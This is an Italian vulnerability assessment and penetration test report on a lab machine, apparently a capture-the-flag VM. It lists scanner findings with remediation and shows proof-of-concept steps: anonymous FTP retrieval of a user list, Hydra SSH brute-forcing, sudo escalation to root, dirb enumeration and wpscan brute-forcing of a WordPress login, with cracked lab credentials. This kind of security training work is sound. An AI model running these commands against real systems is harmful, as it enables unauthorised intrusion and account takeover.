

# **INDICE REPORT**

## **1. Sintesi**

- 1.1** Obiettivo dell'Attività: Identificazione vulnerabilità e simulazione attacco non autenticato.
- 1.2** Metodologia Applicata: Approccio Black Box
- 1.3** Rischi principali: Analisi delle vulnerabilità riscontrate.
- 1.4** Impatto complessivo: descrizione dei possibili danni.
- 1.5** Raccomandazioni Immediate: Interventi prioritari per la messa in sicurezza.
- 1.6**. Riepilogo delle vulnerabilità

## **2. Report tecnico**

- 2.1** Target, data scansione, strumenti utilizzati e scala di valutazione CSSV 2.0
- 2.2** Dettagli delle vulnerabilità

## **3. Prove di Sfruttamento (PoC - Proof of Concept)**

- 3.1** Raccolta dati con accesso anonimo sul servizio FTP
- 3.2** Prova di brute-force
- 3.3** Accesso ad SSH e privilege escalation
- 3.4** Utilizzo di duirbuster
- 3.5** Tentativo di Brute-force su WordPress

# 1. SINTESI

## 1.1 Obiettivo attività

Il presente documento riassume i risultati di un'attività di Vulnerability Assessment e Penetration Test (VA/PT) condotta sul target 192.168.1.142 il 24/01/2026. L'obiettivo era identificare e valutare le vulnerabilità di sicurezza e dimostrare come un aggressore non autenticato potesse sfruttarle per compromettere il sistema.

## 1.2 Metodologia applicata

L'attività è stata condotta con metodologia Black Box, ovvero senza la preventiva conoscenza delle configurazioni interne, simulando un attacco esterno reale.

## 1.3 Rischi Principali

Sono state identificate criticità significative che espongono il sistema a rischi elevati:

**Software Obsoleto:** L'uso di un sistema operativo Canonical Ubuntu Linux V12.04 non più supportato rappresenta il rischio maggiore, rendendo il sistema vulnerabile a exploit noti e senza patch disponibili.

**Autenticazione Debole:** La presenza di accesso facile a dati sensibili e la possibilità di effettuare brute-force sulle credenziali SSH hanno permesso di ottenere l'accesso amministrativo (root) al sistema permettendo all'attaccante di eseguire comandi arbitrati sul server.

**Esposizione di Dati:** Vulnerabilità nel server web Apache e in WordPress hanno portato alla divulgazione di informazioni sensibili che hanno facilitato l'attacco.

## 1.4 Impatto Complessivo


L'impatto è stato classificato come Critico. È stato dimostrato che un attaccante remoto può ottenere il controllo completo del dispositivo, con conseguente potenziale perdita/modifica di dati sensibili e interruzione dei servizi.

## 1.5 Raccomandazioni Immediate

Si raccomanda un intervento tempestivo per la messa in sicurezza del sistema, a partire dall'aggiornamento del sistema operativo e dalla disattivazione degli accessi anonimi e delle opzioni di autenticazione deboli.

## 1.6 Riepilogo vulnerabilità

<span style="background-color: #800000; border: 1px solid black; padding: 2px 5px;"></span>	<b>Critica</b>	1(10%)	Intervento tempestivo, vulnerabilità facilmente sfruttabile con danni gravi.
<span style="background-color: #FF0000; border: 1px solid black; padding: 2px 5px;"></span>	<b>Alta</b>	1(10%)	Risoluzione rapida, rischio significativo di compromissione.
<span style="background-color: #CC6600; border: 1px solid black; padding: 2px 5px;"></span>	<b>Media</b>	4(40%)	Risoluzione programmata, richiede attenzione ma non è critica.
<span style="background-color: #9ACD32; border: 1px solid black; padding: 2px 5px;"></span>	<b>Bassa</b>	4(40%)	Monitoraggio periodico, impatto minimo.



## 2. REPORT TECNICO VA/PT

### 2.1 Dettagli del Report

Target Scansione: 192.168.1.142 OS: Linux Kernel 3.0 su Ubuntu V12.04

Data Scansione: 24/01/2026

Tool Utilizzati: Nessus, Nmap

Scala di Valutazione: CSSV 2.0

### 2.2 DETTAGLI VULNERABILITÀ

GRAVITÀ	NOME	Canonical Ubuntu Linux SEoL (V12.04)
10 CRITICA	HOST	<b>192.168.1.142</b>
	PORTA	22/tcp/ssh

#### DESCRIZIONE:

Il sistema operativo Canonical Ubuntu Linux V12.04, non è più supportato dal suo venditore/produttore.

L'assenza di supporto da parte del venditore/produttore implica che questo sistema operativo non ha più ricevuto aggiornamenti come patch per la sicurezza, dunque questo SO potrebbe avere diverse vulnerabilità.

#### RIMEDIO:

Aggiornare ad una versione di Canonical Ubuntu Linux che è attualmente supportata dal venditore/produttore.

GRAVITÀ	NOME	CVE-2015-5600
8.5 ALTA	HOST	<b>192.168.1.142</b>
	PORTA	22/tcp/ssh

#### DESCRIZIONE:

La funzione kbdint\_next\_device in auth2-chall.c in sshd in OpenSSH fino alla versione 6.9 non limita correttamente l'elaborazione dei dispositivi interattivi tramite tastiera all'interno di una singola connessione, il che rende più facile per gli aggressori remoti condurre attacchi brute-force o causare un denial of service (consumo di CPU) tramite un elenco lungo e duplicato nell'opzione ssh -oKbdInteractiveDevices, come dimostrato da un client modificato che fornisce una password diversa per ogni elemento pam in questo elenco.

#### RIMEDIO:

Aggiornare SSH a versioni più recenti.

GRAVITÀ	NOME	Apache Server Etag Header Information Disclosure
5.3 MEDIA	HOST	<b>192.168.1.142</b>
	PORTA	80/tcp/www

#### DESCRIZIONE:

Il server web è affetto da una vulnerabilità di divulgazione di informazioni a causa dell'intestazione ETag che fornisce informazioni sensibili che potrebbero essere utili a un aggressore, come il numero di inode dei file richiesti.

#### RIMEDIO:

Modificare l'intestazione HTTP ETag del server web per non includere gli inode dei file nel calcolo dell'intestazione ETag.

GRAVITÀ	NOME	CVE-2016-0778
5.3 MEDIA	HOST	<b>192.168.1.142</b>
	PORTA	22/tcp/ssh

#### DESCRIZIONE:

Il plugin Nessus identifica che le versioni di OpenSSH comprese tra la 5.x e la 7.x (precedenti alla 7.1p2) contengono un errore di tipo heap-based buffer overflow nelle funzioni roaming\_read e roaming\_write. Un server SSH malintenzionato o compromesso può sfruttare questa falla inviando una risposta specifica al client, potenzialmente portando all'esecuzione di codice arbitrario o al crash del client (denial of service).

#### RIMEDIO:

Aggiornare OpenSSH alla versione 7.1p2 o successive, dove il supporto al roaming è stato rimosso o corretto.

GRAVITÀ	NOME	Anonymous FTP Enabled
5 MEDIA	HOST	<b>192.168.1.142</b>
	PORTA	21/tcp/ftp

#### DESCRIZIONE:

Sul server è stata trovata trovata abilitata la funzione che permette un accesso da remoto al servizio FTP come anonimo. Questo permette a qualsiasi utente di autenticarsi al servizio senza la necessità di credenziali, e dunque rendergli accessibili le risorse condivise tramite FTP.

#### RIMEDIO:

Disattivare la possibilità di autenticarsi come anonimo al servizio FTP.

GRAVITÀ	NOME	WordPress Core Information Disclosure
HOST	<b>192.168.1.142</b>	
PORTA	80/tcp/www	

#### DESCRIZIONE:

WordPress Core è vulnerabile alla Sensitive Information Exposure nelle versioni fino alla 6.4.3 inclusa, tramite la funzione redirect\_guess\_404\_permalink. Ciò può consentire ad aggressori non autenticati di esporre lo slug di un post personalizzato il cui stato "publicly\_queryable" è stato impostato su "false". (CVE-2023-5692)

#### RIMEDIO:

Aggiornare WorlPress alla versione 6.5 o superiore.

GRAVITÀ	NOME	SSH Server CBC Mode Ciphers Enabled
HOST	<b>192.168.1.142</b>	
PORTA	22/tcp/ssh	

#### DESCRIZIONE:

Il server SSH è configurato per supportare la crittografia Cipher Block Chaining (CBC). Questo potrebbe consentire a un aggressore di recuperare il messaggio in chiaro dal testo cifrato. Un man-in-the-middle potrebbe carpire dati sensibili se riuscisse a decifrare questi blocchi.

#### RIMEDIO:

Contattare il fornitore o consultare la documentazione del prodotto per disattivare la crittografia in modalità CBC e attivare la crittografia in modalità CTR o GCM.

GRAVITÀ	NOME	SSH Weak Key Exchange Algorithms Enabled
HOST	<b>192.168.1.142</b>	
PORTA	22/tcp/ssh	

#### DESCRIZIONE:

Il server SSH remoto è configurato per consentire algoritmi di scambio di chiavi considerati deboli. Questo potrebbe facilitare l'attuazione di un attacco man-in-the-middle (MITM).

#### RIMEDIO:

Contattare il fornitore o consultare la documentazione del prodotto per disattivare gli algoritmi deboli.

GRAVITÀ	NOME	SSH Weak MAC Algorithms Enabled
HOST		<b>192.168.1.142</b>
PORTA	22/tcp/ssh	

#### DESCRIZIONE:

Il server SSH remoto è configurato per consentire l'uso di algoritmi MAC di tipo MD5 o a 96 bit, entrambi considerati deboli.

#### RIMEDIO:

Contattare il fornitore o consultare la documentazione del prodotto per disabilitare gli algoritmi MAC MD5 e quelli a 96 bit.

GRAVITÀ	NOME	ICMP Timestamp Request Remote Date Disclosure
HOST		<b>192.168.1.142</b>
PORTA	0/icmp	

#### DESCRIZIONE:

L'host remoto risponde a una richiesta di timestamp ICMP. Ciò consente a un aggressore di conoscere la data impostata sulla macchina presa di mira, il che può aiutare un aggressore remoto non autenticato a eludere i protocolli di autenticazione basati sul tempo.

#### RIMEDIO:

Filtrare le richieste di timestamp ICMP (13) e le risposte di timestamp ICMP in uscita (14).

### 3. SFRUTTAMENTO VULNERABILITÀ

GRAVITÀ	NOME	Anonymous FTP Enabled
5 MEDIA	HOST	192.168.1.142
	PORTA	21/tcp/ftp

#### DESCRIZIONE:

Sul server è stata trovata la funzione che permette un accesso da remoto al servizio FTP come anonimo. Questo permette a qualsiasi utente di autenticarsi al servizio senza la necessità di credenziali, e dunque rendergli accessibili le risorse condivise tramite FTP.

#### RIMEDIO:

Disattivare la possibilità di autenticarsi come anonimo al servizio FTP.

#### 3.1 Raccolta dati su FTP

Come prima cosa mi sono collegato al servizio ftp attivo sul target 192.168.1.142 per scoprire se ci fosse qualche file che potesse contenere informazioni utili, di fatti ho trovato un file di backup contenente tutti gli username degli utenti che sono registrati sulla macchina.

```
root@kali:[/home/kali]
Session Actions Edit View Help
[  ]# ftp 192.168.1.142
Connected to 192.168.1.142.
220 (vsFTPd 2.3.5)
Name (192.168.1.142:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||10966|).
150 Here comes the directory listing.
drwxr-xr-x    2 65534   65534          4096 Mar  3  2018 public
226 Directory send OK.
ftp> cd public
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||19067|).
150 Here comes the directory listing.
-rw-r--r--    1 0         0           31 Mar  3  2018 users.txt.bk
226 Directory send OK.
ftp> get users.txt.bk
local: users.txt.bk remote: users.txt.bk
229 Entering Extended Passive Mode (|||28760|).
150 Opening BINARY mode data connection for users.txt.bk (31 bytes).
100% [*****] 31          2.63 KiB/s  00:00 ETA
226 Transfer complete.
31 bytes received in 00:00 (2.33 KiB/s)
ftp> 
```

```
root@kali:[/home/kali]
Session Actions Edit View Help
[  ]# ls
Desktop      MtqygBC.wav          NewFolder  results.txt  Templates  VIIQOEg.wav
Documents    Music                Pictures   RfwMiscB.jpeg  users.txt.bk  VlPykHEB.wav
Downloads    Nessus-10.11.1-ubuntu1604_amd64.deb Public    risultati.txt  Videos    vthGJNfu.jpeg
[  ]# cat users.txt.bk
abatchy
john
mai
anne
doomguy
```

GRAVITÀ	NOME	CVE-2015-5600
8.5 ALTA	HOST	<b>192.168.1.142</b>
	PORTE	22/tcp/ssh

#### DESCRIZIONE:

La funzione kbdint\_next\_device in auth2-chall.c in sshd in OpenSSH fino alla versione 6.9 non limita correttamente l'elaborazione dei dispositivi interattivi tramite tastiera all'interno di una singola connessione, il che rende più facile per gli aggressori remoti condurre attacchi brute-force o causare un denial of service (consumo di CPU) tramite un elenco lungo e duplicato nell'opzione ssh -oKbdInteractiveDevices, come dimostrato da un client modificato che fornisce una password diversa per ogni elemento pam in questo elenco.

#### RIMEDIO:

Aggiornare SSH a versioni più recenti.

### 3.2 Tentativo di brute-force

Data la presenza di una vulnerabilità che permette l'utilizzo di un brute force sul servizio ssh presente sul target 192.168.1.142, ho dunque sfruttato tale vulnerabilità di ssh lanciando un attacco brute-force dictionary, utilizzando la lista di utenti che ho trovato nel file di backup presente su ftp, su alcuni utenti è risultato impossibile effettuare il brute force dato che per autenticarsi era disabilitato l'utilizzo della password e richiedevano le chiavi pubbliche. Ma su un utente era abilitata l'autenticazione tramite password.

#### Utente che consente accesso solo tramite chiave

```
[root@kali] ~ /home/kali
# hydra -l abatchy -P /usr/share/wordlists/rockyou.txt 192.168.1.142 ssh -t 8
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal pu
rposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-01-26 17:07:36
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwri
ting, ./hydra.restore
[DATA] max 8 tasks per 1 server, overall 8 tasks, 14344399 login tries (l:1/p:14344399), ~1793050 tries per task
[DATA] attacking ssh://192.168.1.142:22/
[ERROR] target ssh://192.168.1.142:22/ does not support password authentication (method reply 4).
```


#### Utente con accesso password abilitato

```
[root@kali] ~ /home/kali
# hydra -l anne -P /usr/share/wordlists/rockyou.txt 192.168.1.142 ssh -o risultati.txt -t 8
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal pu
rposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-01-25 15:25:20
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwri
ting, ./hydra.restore
[DATA] max 8 tasks per 1 server, overall 8 tasks, 14344399 login tries (l:1/p:14344399), ~1793050 tries per task
[DATA] attacking ssh://192.168.1.142:22/
[22][ssh] host: 192.168.1.142 login: anne password: princess
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-01-25 15:25:34
```

### 3.3 Accesso e privilege escalation su SSH

Dopo aver loggato con le credenziali trovate grazie ad hydra, sull'unico utente che permetteva l'accesso al servizio con password, ho usato il comando id che mi mostra che anne sia un utente root, quindi ho usato sudo su per ottenere i privilegi da root e trovare poi la flag.



The screenshot shows a terminal window titled "root@bsides2018:~". The session is connected to a host at 192.168.1.142 via SSH. The user "anne" has logged in. The terminal output is as follows:

```
Session Actions Edit View Help
root@bsides2018:~ (root㉿kali)-[~/home/kali]
└─# ssh anne@192.168.1.142
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
anne@192.168.1.142's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/

Last login: Mon Jan 26 14:10:33 2026 from kali.home
anne@bsides2018:~$ id
uid=1003(anne) gid=1003(anne) groups=1003(anne),27(sudo)
anne@bsides2018:~$ sudo su
[sudo] password for anne:
root@bsides2018:/home/anne# ls
root@bsides2018:/home/anne# cd
root@bsides2018:~# ls
flag.txt
root@bsides2018:~# ┌─
```

GRAVITÀ	NOME	WordPress Core Information Disclosure
5 MEDIA	HOST	<b>192.168.1.142</b>
	PORTA	<b>80/tcp/www</b>

#### DESCRIZIONE:

WordPress Core è vulnerabile alla Sensitive Information Exposure nelle versioni fino alla 6.4.3 inclusa, tramite la funzione `redirect_guess_404_permalink`. Ciò può consentire ad aggressori non autenticati di esporre lo slug di un post personalizzato il cui stato "publicly\_queryable" è stato impostato su "false". (CVE-2023-5692)

#### RIMEDIO:

Aggiornare WorlPress alla versione 6.5 o superiore.

### 3.4 Utilizzo di dirbuster

Per sfruttare questa vulnerabilità ho usato dirbuster per la ricerca di directory e file nascosti appartenenti al server, dirbuster ha quindi trovato il file nascosto `robots.txt`, un file dove sono scritti gli indirizzi che non devono essere raggiunti dalla ricerca degli utenti.


```
(kali㉿kali)-[~]
└─$ dirb http://192.168.1.142/
_____
DIRB v2.22
By The Dark Raver
_____

START_TIME: Tue Jan 27 11:14:54 2026
URL_BASE: http://192.168.1.142/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

_____
GENERATED WORDS: 4612

— Scanning URL: http://192.168.1.142/ —
+ http://192.168.1.142/cgi-bin/ (CODE:403|SIZE:289)
+ http://192.168.1.142/index (CODE:200|SIZE:177)
+ http://192.168.1.142/index.html (CODE:200|SIZE:177)
+ http://192.168.1.142/robots (CODE:200|SIZE:43)
+ http://192.168.1.142/robots.txt (CODE:200|SIZE:43)
+ http://192.168.1.142/server-status (CODE:403|SIZE:294)
```

Nel file possiamo notare un indirizzo che probabilmente chi gestisce il server non vuole che venga raggiunto da nessuno, una pagina di backup di wordpress.



### 3.5 Tentativo di brute-force su WordPress

Nella pagina di backup di wordpress è presente una pagina di login, ed anche il nome di uno degli amministratori che coincide con l'username trovato nel file scaricato tramite la connessione anonymous di ftp, dunque un potenziale username da utilizzare per effettuare un bruteforce sulla pagina.

The screenshot shows a browser window with the URL [http://192.168.1.142/backup\\_wordpress/rms-201803](http://192.168.1.142/backup_wordpress/rms-201803). The page displays a blog post titled "Hello world!" and a login form. The blog post content is: "A new blog is being set up, all current posts will be migrated. For any questions, please contact IT administrator John." The login form fields are "Username or Email" and "Password". Below the fields are "Remember Me" and "Log In" buttons. The browser's address bar shows "Not Secure". The top navigation bar includes links for OffSec, Kali Linux, Kali Tools, Kali Docs, Kali Forums, Exploit-DB, and Google Hacking DB.


Questa risposta ad un tentativo di accesso con username john ed una password casuale ci conferma con ogni probabilità che sia anche registrato al sito web, un file che ho trovato nella pagina web che dice di 'contattare l'amministratore IT john' ce ne dà un ulteriore conferma.

The screenshot shows a browser window with the same URL as the previous screenshot. A red box highlights an error message: "ERROR: The password you entered for the username john is incorrect. [Lost your password?](#)". Below the error message is the WordPress login form. The "Username or Email" field contains "john" and the "Password" field is empty. The "Remember Me" checkbox is unchecked, and the "Log In" button is visible. To the right of the login form, a large portion of the page content is an XML feed (RSS) with the following text:  
<rss version="2.0">  
-<channel>  
-<title>Deprecated WordPress blog</title>  
<atom:link href="http://backup\_wordpress/?feed=rss2" rel="self" type="application/rss+xml"/>  
<link>/backup\_wordpress</link>  
<description>Just another WordPress site</description>  
<lastBuildDate>Wed, 07 Mar 2018 20:08:30 +0000</lastBuildDate>  
<language>en-US</language>  
<sy:updatePeriod>hourly</sy:updatePeriod>  
<sy:updateFrequency>1</sy:updateFrequency>  
<generator>https://wordpress.org/v=4.5</generator>  
-<item>  
-<title>[Retired] This blog is no longer being maintained</title>  
<link>/backup\_wordpress/?p=5</link>  
<comments>/backup\_wordpress/?p=5#respond</comments>  
<pubDate>Wed, 07 Mar 2018 20:08:30 +0000</pubDate>  
<dc:creator>john</dc:creator>  
<category>Uncategorized</category>  
<guid isPermaLink="false">/backup\_wordpress/?p=5</guid>  
-<description>  
A new blog is being set up, all current posts will be migrated. For any questions, please contact IT administrator John. &#160;  
</description>  
-<content:encoded>  
<p>>A new blog is being set up, all current posts will be migrated.<br /> For any questions, please contact IT administrator John.</p> <p>&nbsp;</p>  
</content:encoded>  
<wfw:commentRss>/backup\_wordpress/?feed=rss2&p=5</wfw:commentRss>  
<slash:comments>0</slash:comments>

Utilizzando wpscan per fare bruteforce sulla pagina di login di WordPress sono riuscito ad ottenere le credenziali di john.

```
[+] Performing password attack on Xmlrpc against 1 user/s
[SUCCESS] - john / enigma
Trying john / paulo Time: 00:09:36 <
[!] Valid Combinations Found:
| Username: john, Password: enigma
```

Effettuato il log in con le credenziali trovate, consultando la sezione User abbiamo la conferma che john era uno degli amministratori di questa vecchia pagina di wordpress.



Username	Name	Email	Role	Posts
admin		admin@thissite.com	Administrator	1
john	john	john@thissite.com	Administrator	1